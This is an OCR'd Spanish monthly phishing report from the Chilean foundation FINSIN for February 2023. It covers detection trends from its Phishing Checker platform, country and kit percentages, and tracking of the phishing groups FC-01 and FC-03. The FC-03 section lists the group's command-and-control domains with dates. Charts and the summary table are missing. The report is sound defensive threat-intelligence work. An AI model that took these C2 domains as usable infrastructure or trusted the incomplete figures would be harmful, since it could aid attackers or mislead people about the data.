FINSIN

# Reporte de Phishing

# Febrero 2023

# Índice

# Introducción

En nuestros análisis como fundación de ciberseguridad encontramos que uno de los principales problemas que afectan a la comunidad en estos temas es la desinformación y los engaños.

Dentro de estos engaños el más prevalente y uno de los que tiene impacto más directo sobre la población en general es el "Phishing".

Este tipo de ataques es muy generalizado y es un ataque muy barato, porque los ciberdelincuentes pueden generar muchos sitios de estafas diariamente, y al hacer que las personas visiten el sitio pueden engañarlas y robarles sus claves u otro tipo de información.

Analizando algunos de estos sitios encontramos que tienen patrones comunes de comportamiento, y que habían varios hechos de la misma forma, con archivos muy similares que provenían todos de un mismo "kit de phishing".

Nos dimos a la tarea de clasificar y agrupar los sitios que íbamos encontrando de manera "manual", pero luego tuvimos la problemática de que la cantidad de sitios crecía mucho y el tiempo que podíamos dedicarle a esa investigación se mantenía igual y muy reducido.

Para ello, decidimos generar un sistema automático con la capacidad de detectar, clasificar y agrupar los sitios de phishing que aparecen, logrando identificar patrones que nos permitan definir si un sitio es o no un Phishing y además a qué tipo de kit está asociado.

Con lo anterior, a principios de Febrero del 2022 lanzamos la plataforma "Phishing Checker" de FINSIN para detectar de manera automatizada los sitios que afectan a la comunidad en Chile y también expandir un poco esta detección a los demás países en Latinoamérica.

*Ricardo Monreal Llop*
*Presidente FINSIN*

# TL;DR

A modo de resumen, tenemos los siguientes resultados para el mes de Febrero[1]:


Esperamos que con estos datos sigan leyendo el documento.

[1] Cuando se habla de sitios (o kits) detectados implica que fueron detectados por la plataforma, no corresponde al total real de Chile ni del país nombrado


# Phishing Checker

La plataforma "Phishing Checker" de FINSIN es un sitio web que ayuda tanto a "usuarios promedio" como a investigadores de ciberseguridad a tener información sobre los sitios de Phishing que están rondando hoy en Chile y algunos en Latinoamérica.

Queremos hacer una plataforma sencilla, donde basta con tener una URL para saber si es que esa URL es Phishing o no, y también "por qué" es Phishing con la clasificación de tipo/familia/pack a la que pertenece.

Para acceder a la plataforma se puede ingresar por el siguiente link: https://phishing.finsin.cl/stats.php

Para conocer mejor su funcionamiento pueden consultar el manual de uso en el siguiente link: https://finsin.cl/plataforma-phishing-checker/




Recuerden, tenemos nuestro canal de Telegram dedicado a las alertas de los sitios detectados por la plataforma.

Pueden registrarse en el canal ingresando a la URL: https://t.me/Phishing_FINSIN, síguenos y ayúdanos a difundir nuestra plataforma.


# ¡Cumplimos 1 año!

Estamos muy contentos de poder decir que ya llevamos un poco más de 1 año de detecciones con la Plataforma de Phishing Checker.

Muchas gracias por ayudarnos en cualquier medida que hayan podido, ya sea en la revisión del sitio, en la difusión de la plataforma, de los reportes, o en la participación de alguna de las charlas.

Especialmente le debemos gracias a muchas personas: “Jorge Flores”, @wolfkr1eg, @debsec, “Pablo Jara Vargas”, @risataim, @incode y todos los que trabajamos para FINSIN de forma directa y/o indirecta, ya que con ello hemos podido avanzar muchísimo en este año.

Ahora nos toca analizar lo que ha pasado con los phishings este año, si vemos el gráfico general de nuestras detecciones tenemos:




Como podemos ver en el gráfico anterior, tenemos que hay 2 periodos muy similares y marcados: antes de septiembre 2022 y post septiembre 2022.

Antes de septiembre, tenemos un inicio fuerte, con muchas detecciones al comienzo y luego se comienza a ver un declive

Lo que ocurrió en septiembre es que estuvimos presente en “Dragonjar Security Conference”, mostrando la plataforma y detectando kits que afectan a instituciones en Colombia.

Gracias a la revisión de kits que afectan a ellos, pudimos aumentar las detecciones del segundo período, pero luego igualmente nos vimos afectados por una curva descendente.

# Revisión de Phishings en Chile


---

## Disclaimer


Como siempre, en este tipo de casos, nosotros no tenemos la visión completa de los phishing en Chile, tenemos una visión sesgada porque solamente “vemos” lo que hemos detectado, se nos pueden quedar muchos afuera.

---

Si miramos solamente lo que ha pasado en Chile, tenemos unos datos bastante“interesantes”. El gráfico del total de detecciones en Chile es:




Sigue una curva muy parecida a la curva del año, pero si, además, quitamos las detecciones duplicadas, tenemos una figura levemente distinta




Como vemos a través de la línea de progresión, en estos últimos 12 meses tenemos una clara tendencia a la baja.

**A través de la línea de progresión, en estos últimos 14 meses tenemos una clara tendencia a la baja en Chile**


Esto se ve reflejado también en las detecciones que se hace a través de otras plataformas, por ejemplo, si es que buscamos en Twitter

| Fecha | Cantidad de Tweets |
|---|---|
| 2022-02-01 al 2022-02-28[2] | 45 |
| 2023-02-01 al 2023-02-28[3] | 3 |

2 https://twitter.com/search?q=sms%20chile%20until%3A2022-02-28%20since%3A2022-02-01&src=typed_query&f=live

3 https://twitter.com/search?q=sms%20chile%20until%3A2023-02-28%20since%3A2023-02-01&src=typed_query&f=live

También coincide con los datos que tiene disponible PhishStats, en donde se ve que en los últimos 9 meses, los sitios de phishing van a la baja[4]




Aunque las amenazas del robo de credenciales siguen muy latentes, y los correos electrónicos maliciosos son una de las principales avenidas para esto, vemos que los phishings están siendo cada vez menos usados.


Suponemos que esto ocurre porque es más efectivo enviar un correo directamente con malware en correos tipo "malspam"[5].

## Phishing en otros países

En nuestro sistema no tenemos detecciones constantes de otros países, esto lo podemos ver en el siguiente gráfico:


[4] https://phishstats.info:8443/public/dashboard/3bd497a3-9d59-441a-a4e8-6b7544312257

[5] Phishing es el correo malicioso destinado a robar credenciales y malspam es el correo malicioso destinado a infectar el equipo con algún malware.




Lo más que tenemos son detecciones de Colombia, pero nuestro sistema aún no tiene una ingesta automática de phishings asociados a Colombia como para poder tener algún tipo de predicción certera.

Si aislamos los phishing de Colombia tenemos:





Se nota el aumento de detecciones en el segundo semestre, pero aun cuando se nota una curva de tendencia principalmente a la baja luego de Noviembre, los datos son muy poco prolongados en el tiempo para hacer algún tipo predicción.

# Febrero 2023

Como hemos visto en los meses anteriores, queremos dividir el análisis en países y en packs. La idea es agrupar el top de packs revisados y en vez de revisar las instituciones afectadas, queremos revisar los países a los que pertenecen esas instituciones y así ver a qué público están dirigidos.

## Datos de países

Si miramos los países de las marcas afectadas tenemos lo siguiente:





Los países con mayor cantidad de Phishing detectado siguen siendo Chile y Colombia.

| País | Porcentaje |
|---|---|
| Chile | 84,21% |
| Colombia | 11,70% |
| España | 1,75% |
| Perú | 1,17% |
| Paraguay | 0,58% |
| Argentina | 0,58% |

Podemos ver que se mantiene la tendencia de que los países con mayor cantidad de Phishing detectados siguen siendo Chile y Colombia.

# Datos de kits

En febrero logramos agregar 2 kits nuevos y 2 variantes nuevas de Phishing que ya conocíamos antes. Si graficamos los datos del mes asociados a los kits de phishing, podemos ver que queda un poco parecido a los meses anteriores:




| Pack | Porcentaje |
|---|---|
| 0001 | 43,43% |
| 0009-5 | 29,71% |
| 0025-3 | 9,14% |
| 0086 | 2,86% |
| 0071-10 | 2,86% |
| 0091 | 2,86% |
| 0006-1 | 1,71% |
| 0084 | 1,71% |
| Otros | 5,71% |

Sólo con tres (3) packs ya tenemos más de un 80% de todas las detecciones del mes.

Este mes podemos ver que la distribución de las detecciones está siendo mucho menos homogénea. Ahora hay un claro favoritismo entre los 3 primeros packs: 0001, 0009-5 y 0025-3.

Sólo con estos packs ya tenemos más de un 80% de todas las detecciones del mes.


# Actualización de Fishers Constantes (FC)

Dentro de los últimos reportes hemos estado caracterizando y siguiendo a los grupos que nosotros llamamos "Fishers Constantes" (o FC), que aunque tienen nombres parecidos tienen características muy distintas.

## FC-01

Como hemos visto anteriormente[6], FC-01 tiene una actividad muy característica, usa varias capas y varias redirecciones para montar su infraestructura. Su "modus-operandi" no ha cambiado mucho, pero tampoco hemos podido asignarle más datos al comportamiento que hemos observado de ellos.

El comportamiento de este grupo a través de los meses ha sido un poco errático, como lo vemos en el siguiente gráfico





El grupo se ha mantenido en los últimos meses con sobre 30 detecciones al mes, y sigue usando la misma arquitectura y los mismos kits de redirección y de phishing.

Todavía no llega a los peaks vistos a inicios del 2022, pero se espera que este grupo continúe su actividad por varios meses más.

[6] Este grupo fue definido en el reporte de febrero: https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/

# FC-03

Como ya vimos en el reporte anterior[7], este grupo está usando 2 packs: el 0009 y el 0010 (con sus respectivas variantes), si vemos sus acciones este mes, podemos ver que las detecciones de este grupo van al alza.




Lo interesante es ver cuál es la diferencia en detecciones de este mes entre ambos packs. Si sacamos la estadística tenemos que hay una gran diferencia:

| | | |
|---|---|---|
| 2023-02 | 0009-5 | 52 |
| 2023-02 | 0010-5 | 2 |

El pack 0009, solo mantiene 1 variante activa, la 0009-5. Si investigamos los centros de comando y control (C2) que usaron durante el mes, tenemos los siguientes:

| | | | |
|---|---|---|---|
| 2023-02-01 | 0009-5 | C2 | https://r4gn4r0kr4.edoblog.info |
| 2023-02-02 | 0009-5 | C2 | https://r4gn4r0kr4.edoblog.info |
| 2023-02-03 | 0009-5 | C2 | https://estados.edoblog.info |

[7] Reporte en el siguiente link:
https://finsin.cl/2023/01/13/reporte-mensual-de-phishing-diciembre-2022/

| | | | |
|---|---|---|---|
| 2023-02-03 | 0009-5 | C2 | https://r4gn4r0kr4.edoblog.info |
| 2023-02-05 | 0009-5 | C2 | https://r4gn4r0kr4.edoblog.info |
| 2023-02-06 | 0009-5 | C2 | https://r4gn4r0kr4.edoblog.info |
| 2023-02-07 | 0009-5 | C2 | https://r4gn4r0kr4.edoblog.info |
| 2023-02-07 | 0009-5 | C2 | https://estados.edoblog.info |
| 2023-02-08 | 0009-5 | C2 | https://estados.edoblog.info |
| 2023-02-09 | 0009-5 | C2 | https://estados.edoblog.info |
| 2023-02-09 | 0009-5 | C2 | https://edohello.info |
| 2023-02-10 | 0009-5 | C2 | https://edohello.info |
| 2023-02-13 | 0009-5 | C2 | https://edohello.info |
| 2023-02-14 | 0009-5 | C2 | https://edohello.info |
| 2023-02-15 | 0009-5 | C2 | https://edohello.info |
| 2023-02-18 | 0009-5 | C2 | https://edohello.info |
| 2023-02-21 | 0009-5 | C2 | https://edohello.info |
| 2023-02-24 | 0009-5 | C2 | https://edohello.info |

Algo interesante pasa a principio de mes, porque se genera un nuevo subdominio, aparece el 03 de febrero la primera detección de “estados.edoblog.info”, pero ahora conviven por unos días ambos subdominios: “r4gn4r0kr4” y “estados”.

Podemos ver también que hubo un cambio alrededor del 09 de febrero, pasaron de “estados.edoblog.info” a “edohello.info”.

**El grupo FC-03, cambió de C2 2 veces este mes. Ahora está usando un nuevo dominio: “edohello.info”.**

